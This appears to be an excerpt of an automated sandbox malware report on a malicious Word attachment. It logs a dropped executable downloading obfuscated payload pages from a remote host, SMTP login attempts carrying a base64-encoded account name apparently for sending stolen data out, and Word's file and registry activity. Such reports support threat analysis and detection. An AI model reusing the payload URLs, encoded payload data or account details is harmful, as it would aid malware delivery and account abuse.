Feb 23, 2021 16:55:36.452714920 CET	3045	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:55:36 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=deae9a3204fd39e3338c63a1f9e6e8f171614095736; expires=Thu, 25-Mar-21 15:55:36 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 00:47:08 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087133766800007287ee8f5000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=oqCrxXezgCOZVl35rw1dkq5IG74TJnQqG20wIyjsBYhbBDweelbsrCRSqbeQpH1HUlaiwNX5l%2BDPBnJSqnXHplqEJ4FWlSH0uXaZctVKIf18t83g"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 626221d0a9a27287-AMS Data Raw: 33 33 31 38 0d 0a 3c 70 3e 58 78 68 52 58 78 68 58 78 4a 68 58 78 4a 68 56 53 68 56 53 68 6a 53 68 6a 53 68 53 53 68 53 53 68 58 4a 68 58 4a 68 6a 58 68 6a 58 68 58 53 68 58 53 68 75 56 68 75 56 68 52 53 68 52 53 68 52 75 56 68 52 75 56 68 58 6a 4a 68 58 6a 4a 68 78 75 68 78 75 68 75 78 68 75 78 68 58 56 68 58 56 68 75 53 68 75 53 68 52 4a 68 52 4a 68 53 56 68 53 56 68 6a 68 6a 68 52 50 50 68 52 50 50 68 58 52 78 68 58 52 78 68 58 58 50 68 58 58 50 68 6a 6a 68 6a 6a 68 75 78 68 75 78 68 53 50 68 53 50 68 52 4a 78 68 52 4a 53 68 58 6a 4a 68 58 6a 4a 68 52 4a 78 68 52 4a 78 68 58 6a 52 68 58 6a 52 68 75 58 68 52 78 68 50 53 68 50 53 68 52 6e 68 52 6e 68 50 58 68 50 58 68 56 56 68 6a 50 68 53 58 68 53 58 68 6e 50 68 6e 50 68 52 75 78 68 52 75 78 68 52 4a 50 68 58 6e 58 68 58 50 75 68 58 50 75 68 58 56 75 68 58 56 75 68 52 78 68 52 78 68 75 68 4a 68 58 58 50 68 58 58 50 68 56 68 56 68 52 75 58 68 52 75 58 68 53 4a 68 50 56 68 58 56 52 68 58 56 52 68 58 6a 75 68 58 53 75 68 53 78 68 53 78 68 52 53 52 68 52 50 58 68 52 50 52 68 52 75 6e 68 58 53 68 52 50 78 68 58 58 52 68 58 4a 78 68 58 6a 68 52 50 50 68 58 75 52 68 58 75 52 68 58 78 52 68 6e 78 68 52 52 78 68 58 52 56 68 58 68 58 75 6e 68 78 75 68 58 50 68 75 52 68 52 58 75 68 6a 78 68 52 58 75 68 50 78 68 52 75 52 68 58 56 68 58 6a 6e 68 58 4a 75 68 52 68 58 6e 58 68 78 78 68 75 56 68 58 78 4a 68 52 50 68 58 6e 56 68 58 6e 6e 68 6e 78 68 58 53 78 68 53 56 68 56 53 68 58 53 68 50 53 68 58 6e 4a 68 58 58 58 68 52 53 4a 68 75 4a 68 58 78 53 68 56 56 68 56 56 68 58 53 6a 68 52 68 58 56 6a 68 58 56 6a 68 58 53 78 68 75 4a 68 52 52 56 68 58 56 78 68 58 6e 52 68 52 Data Ascii: 3318<p>XxhRXxhXxJhXxJhVShVShjShjShSShSShXJhXJhjXhjXhXShXShuVhuVhRShRShRuVhRuVh XjJhXjJhxuhxuhuxhuxhXVhXVhuShuShRJhRJhSVhSVhjhjhRPPhRPPhXRxhXRxhXXPhXXPhjjhjjhuxhuxhSPhSPh RJxhRJShXjJhXjJhRJxhRJxhXjRhXjRhuXhRxhPShPShRnhRnhPXhPXhVVhjPhSXhSXhnPhnPhRuxhRuxhRJPhXnXh XPuhXPuhXVuhXVuhRxhRxhuhJhXXPhXXPhVhVhRuXhRuXhSJhPVhXVRhXVRhXjuhXSuhSxhSxhRSRhRP XhRPRhRunhXShRPxhXXRhXJxhXjhRPPhXuRhXuRhXxRhnxhRRxhXRVhXhXunhxuhXPhuRhRXuhjxhRXu hPxhRuRhXVhXjnhXJuhRhXnXhxxhuVhXxJhRPhXnVhXnnhnxhXSxhSVhVShXShPShXnJhXXXhRSJhuJhXxShVVhVVh XSjhRhXVjhXVjhXSxhuJhRRVhXVxhXnRhR

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49169	172.67.172.17	80	C:\Users\user\AppData\Roaming\twox67345.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:55:45.330288887 CET	3292	OUT	GET /base/4AE44766E50C275550C63C95498C19FE.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 23, 2021 16:55:45.417587996 CET	3293	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:55:45 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dfda84ac06451b89b6feadd24fd6a35551614095745; expires=Thu, 25-Mar-21 15:55:45 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 00:47:06 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087133995800000b2fb83a5000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=89IxkNiwMFWKdXKQq%2 FheM%2BxnwbCJQ9tfNGCrV%2FUhLFxMltCg2sOpdJXDiiwEk1HD5QlqelRD3zcBb%2BrujXNDi4qAf8nxbJqvLPFwh jvQEfYUDZVT"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 626222088df50b2f-AMS Data Raw: 37 63 39 33 0d 0a 3c 70 3e 56 56 68 6e 4a 68 58 50 50 68 4a 68 75 68 4a 68 4a 68 4a 68 50 68 4a 68 4a 68 4a 68 52 53 53 68 52 53 53 68 4a 68 4a 68 58 78 50 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 6a 50 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 58 52 78 68 4a 68 4a 68 4a 68 58 50 68 75 58 68 58 78 6a 68 58 50 68 4a 68 58 78 4a 68 6e 68 52 4a 53 68 75 75 68 58 78 50 68 58 68 56 6a 68 52 4a 53 68 75 75 68 78 50 68 58 4a 50 68 58 4a 53 68 58 58 53 68 75 52 68 58 58 52 68 58 58 50 68 58 58 58 68 58 4a 75 68 58 58 50 68 6e 56 68 58 4a 6e 68 75 52 68 6e 6e 68 6e 56 68 58 58 4a 68 58 58 4a 68 58 58 58 68 58 58 6a 68 75 52 68 6e 78 68 58 4a 58 68 75 52 68 58 58 50 68 58 58 56 68 58 58 4a 68 75 52 68 58 4a 53 68 58 58 4a 68 75 52 68 6a 78 68 56 6e 68 78 75 68 75 52 68 58 4a 6e 68 58 58 58 68 58 4a 4a 68 58 4a 58 68 50 6a 68 58 75 68 58 75 68 58 4a 68 75 6a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 78 4a 68 6a 6e 68 4a 68 4a 68 56 6a 68 58 68 75 68 4a 68 56 6a 68 58 50 52 68 50 58 68 58 78 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 52 52 50 68 4a 68 75 50 68 4a 68 58 58 68 58 68 78 4a 68 4a 68 4a 68 58 75 52 68 53 68 4a 68 4a 68 6a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 52 53 50 68 58 6a 58 68 53 68 4a 68 4a 68 75 52 68 4a 68 4a 68 4a 68 58 6e 52 68 53 68 4a 68 4a 68 4a 68 4a 68 58 52 78 68 4a 68 75 52 68 4a 68 4a 68 4a 68 52 68 4a 68 4a 68 50 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 50 68 4a 68 4a 68 4a 68 Data Ascii: 7c93<p>VVhnJhXPPhJhuhJhJhJhPhJhJhJhRSShRSShJhJhXxPhJhJhJhJhJhJhJhjPhJhJhJhJhJhJhJhJhJhJh JhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhXRxhJhJhJhXPhuXhXxjhXPhJhXxJhnhRJShuuhXx PhXhVjhRJShuuhxPhXJPhXJShXXShuRhXXRhXXPhXXXhXJuhXXPhnVhXJnhuRhnnhnVhXXJhXXJhXXXhXXjhuRhnxh XJXhuRhXXPhXXVhXXJhuRhXJShXXJhuRhjxhVnhxuhuRhXJnhXXXhXJJhXJXhPjhXuhXuhXJhujhJhJhJhJhJhJhJh xJhjnhJhJhVjhXhuhJhVjhXPRhPXhXxJhJhJhJhJhJhJhJhRRPhJhuPhJhXXhXhxJhJhJhXuRhShJhJhjhJhJhJh JhJhJhRSPhXjXhShJhJhuRhJhJhJhXnRhShJhJhJhJhXRxhJhuRhJhJhJhRhJhJhPhJhJhJhJhJhJhJhPhJhJhJh
Feb 23, 2021 16:55:46.082715034 CET	4353	OUT	GET /base/C56E2AF17B6C065E85DB9FFDA54E4A78.html HTTP/1.1 Host: coroloboxorozor.com
Feb 23, 2021 16:55:46.162590027 CET	4354	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:55:46 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=de701b32f5a349037147bd1fa2b8c66a01614095746; expires=Thu, 25-Mar-21 15:55:46 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 00:47:08 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0871339c4800000b2f2a135000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=5EIJ7%2F%2B%2Fxsuah xVFNt%2BdOr75ct6wN22yj4Ui5HvCpi3cmFyAa60Do7DuHsemwIiv0ceMcwrmiX3CRbHt5fPHu9FAMc2tJ7bLyZ62P hlFbyFC3jx%2F"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6262220d39d10b2f-AMS Data Raw: 33 33 31 38 0d 0a 3c 70 3e 58 78 68 52 58 78 68 58 78 4a 68 58 78 4a 68 56 53 68 56 53 68 6a 53 68 6a 53 68 53 53 68 53 53 68 58 4a 68 58 4a 68 6a 58 68 6a 58 68 58 53 68 58 53 68 75 56 68 75 56 68 52 53 68 52 53 68 52 75 56 68 52 75 56 68 58 6a 4a 68 58 6a 4a 68 78 75 68 78 75 68 75 78 68 75 78 68 58 56 68 58 56 68 75 53 68 75 53 68 52 4a 68 52 4a 68 53 56 68 53 56 68 6a 68 6a 68 52 50 50 68 52 50 50 68 58 52 78 68 58 52 78 68 58 58 50 68 58 58 50 68 6a 6a 68 6a 6a 68 75 78 68 75 78 68 53 50 68 53 50 68 52 4a 78 68 52 4a 53 68 58 6a 4a 68 58 6a 4a 68 52 4a 78 68 52 4a 78 68 58 6a 52 68 58 6a 52 68 75 58 68 52 78 68 50 53 68 50 53 68 52 6e 68 52 6e 68 50 58 68 50 58 68 56 56 68 6a 50 68 53 58 68 53 58 68 6e 50 68 6e 50 68 52 75 78 68 52 75 78 68 52 4a 50 68 58 6e 58 68 58 50 75 68 58 50 75 68 58 56 75 68 58 56 75 68 52 78 68 52 78 68 75 68 4a 68 58 58 50 68 58 58 50 68 56 68 56 68 52 75 58 68 52 75 58 68 53 4a 68 50 56 68 58 56 52 68 58 56 52 68 58 6a 75 68 58 53 75 68 53 78 68 53 78 68 52 53 52 68 52 50 58 68 52 50 52 68 52 75 6e 68 58 53 68 52 50 78 68 58 58 52 68 58 4a 78 68 58 6a 68 52 50 50 68 58 75 52 68 58 75 52 68 58 78 52 68 6e 78 68 52 52 78 68 58 52 56 68 58 68 58 75 6e 68 78 75 68 58 50 68 75 52 68 52 58 75 68 6a 78 68 52 58 75 68 50 78 68 52 75 52 68 58 56 68 58 6a 6e 68 58 4a 75 68 52 68 58 6e 58 68 78 78 68 75 56 68 58 78 4a 68 52 50 68 58 6e 56 68 58 6e 6e 68 6e 78 68 58 53 78 68 53 56 68 56 53 68 58 53 68 50 53 68 58 6e 4a 68 58 58 58 68 52 53 4a 68 75 4a 68 58 78 53 68 56 56 68 56 56 68 58 53 6a 68 52 68 58 56 6a 68 58 56 6a 68 58 53 78 68 75 4a 68 52 52 56 68 58 Data Ascii: 3318<p>XxhRXxhXxJhXxJhVShVShjShjShSShSShXJhXJhjXhjXhXShXShuVhuVhRShRShRuVhRuVh XjJhXjJhxuhxuhuxhuxhXVhXVhuShuShRJhRJhSVhSVhjhjhRPPhRPPhXRxhXRxhXXPhXXPhjjhjjhuxhuxhSPhSPh RJxhRJShXjJhXjJhRJxhRJxhXjRhXjRhuXhRxhPShPShRnhRnhPXhPXhVVhjPhSXhSXhnPhnPhRuxhRuxhRJPhXnXh XPuhXPuhXVuhXVuhRxhRxhuhJhXXPhXXPhVhVhRuXhRuXhSJhPVhXVRhXVRhXjuhXSuhSxhSxhRSRhRP XhRPRhRunhXShRPxhXXRhXJxhXjhRPPhXuRhXuRhXxRhnxhRRxhXRVhXhXunhxuhXPhuRhRXuhjxhRXu hPxhRuRhXVhXjnhXJuhRhXnXhxxhuVhXxJhRPhXnVhXnnhnxhXSxhSVhVShXShPShXnJhXXXhRSJhuJhXxShVVhVVh XSjhRhXVjhXVjhXSxhuJhRRVhX

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 23, 2021 16:55:28.727945089 CET	587	49167	103.35.120.75	192.168.2.22	220-pro10.winwinhosting.com ESMTP Exim 4.93 #2 Tue, 23 Feb 2021 21:19:12 +0530 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 23, 2021 16:55:28.728899956 CET	49167	587	192.168.2.22	103.35.120.75	EHLO 642294
Feb 23, 2021 16:55:28.930818081 CET	587	49167	103.35.120.75	192.168.2.22	250-pro10.winwinhosting.com Hello 642294 [84.17.52.38] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 23, 2021 16:55:28.932142973 CET	49167	587	192.168.2.22	103.35.120.75	AUTH login ZWNvbThAdHBjZGVsLmNvbQ==
Feb 23, 2021 16:55:29.134661913 CET	587	49167	103.35.120.75	192.168.2.22	334 UGFzc3dvcmQ6
Feb 23, 2021 16:55:30.848807096 CET	587	49167	103.35.120.75	192.168.2.22	535 Incorrect authentication data
Feb 23, 2021 16:55:30.849620104 CET	49167	587	192.168.2.22	103.35.120.75	MAIL FROM:<ecom8@tpcdel.com>
Feb 23, 2021 16:55:31.054327011 CET	587	49167	103.35.120.75	192.168.2.22	550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)
Feb 23, 2021 16:55:51.257219076 CET	587	49170	103.35.120.75	192.168.2.22	220-pro10.winwinhosting.com ESMTP Exim 4.93 #2 Tue, 23 Feb 2021 21:19:34 +0530 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 23, 2021 16:55:51.257775068 CET	49170	587	192.168.2.22	103.35.120.75	EHLO 642294
Feb 23, 2021 16:55:51.453808069 CET	587	49170	103.35.120.75	192.168.2.22	250-pro10.winwinhosting.com Hello 642294 [84.17.52.38] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 23, 2021 16:55:51.454435110 CET	49170	587	192.168.2.22	103.35.120.75	AUTH login ZWNvbThAdHBjZGVsLmNvbQ==
Feb 23, 2021 16:55:51.650553942 CET	587	49170	103.35.120.75	192.168.2.22	334 UGFzc3dvcmQ6
Feb 23, 2021 16:55:53.570527077 CET	587	49170	103.35.120.75	192.168.2.22	535 Incorrect authentication data
Feb 23, 2021 16:55:53.570877075 CET	49170	587	192.168.2.22	103.35.120.75	MAIL FROM:<ecom8@tpcdel.com>
Feb 23, 2021 16:55:53.767194986 CET	587	49170	103.35.120.75	192.168.2.22	550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)
Feb 23, 2021 16:56:03.772083998 CET	587	49171	103.35.120.75	192.168.2.22	220-pro10.winwinhosting.com ESMTP Exim 4.93 #2 Tue, 23 Feb 2021 21:19:47 +0530 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 23, 2021 16:56:03.772993088 CET	49171	587	192.168.2.22	103.35.120.75	EHLO 642294
Feb 23, 2021 16:56:03.967884064 CET	587	49171	103.35.120.75	192.168.2.22	250-pro10.winwinhosting.com Hello 642294 [84.17.52.38] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 23, 2021 16:56:03.968130112 CET	49171	587	192.168.2.22	103.35.120.75	AUTH login ZWNvbThAdHBjZGVsLmNvbQ==
Feb 23, 2021 16:56:04.162950993 CET	587	49171	103.35.120.75	192.168.2.22	334 UGFzc3dvcmQ6
Feb 23, 2021 16:56:05.879669905 CET	587	49171	103.35.120.75	192.168.2.22	535 Incorrect authentication data
Feb 23, 2021 16:56:05.880009890 CET	49171	587	192.168.2.22	103.35.120.75	MAIL FROM:<ecom8@tpcdel.com>
Feb 23, 2021 16:56:06.076339960 CET	587	49171	103.35.120.75	192.168.2.22	550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)

Code Manipulations

Statistics

Behavior

● WINWORD.EXE



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2472 Parent PID: 584

General

Start time:	16:53:35
Start date:	23/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f6a0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$yment_advice.doc	success or wait	1	7FEE9049AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F70EC	success or wait	1	7FEE9049AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F70EC	F70EC	binary	04 00 00 00 A8 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C5 9E 6F 95 47 0A D7 01 EC 70 0F 00 EC 70 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9049AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1381433390	1381433391	success or wait	1	7FEE9049AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1381433391	1381433392	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F70EC	F70EC	binary	04 00 00 00 A8 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C5 9E 6F 95 47 0A D7 01 EC 70 0F 00 EC 70 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 A8 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 EC 70 0F 00 EC 70 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9049AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
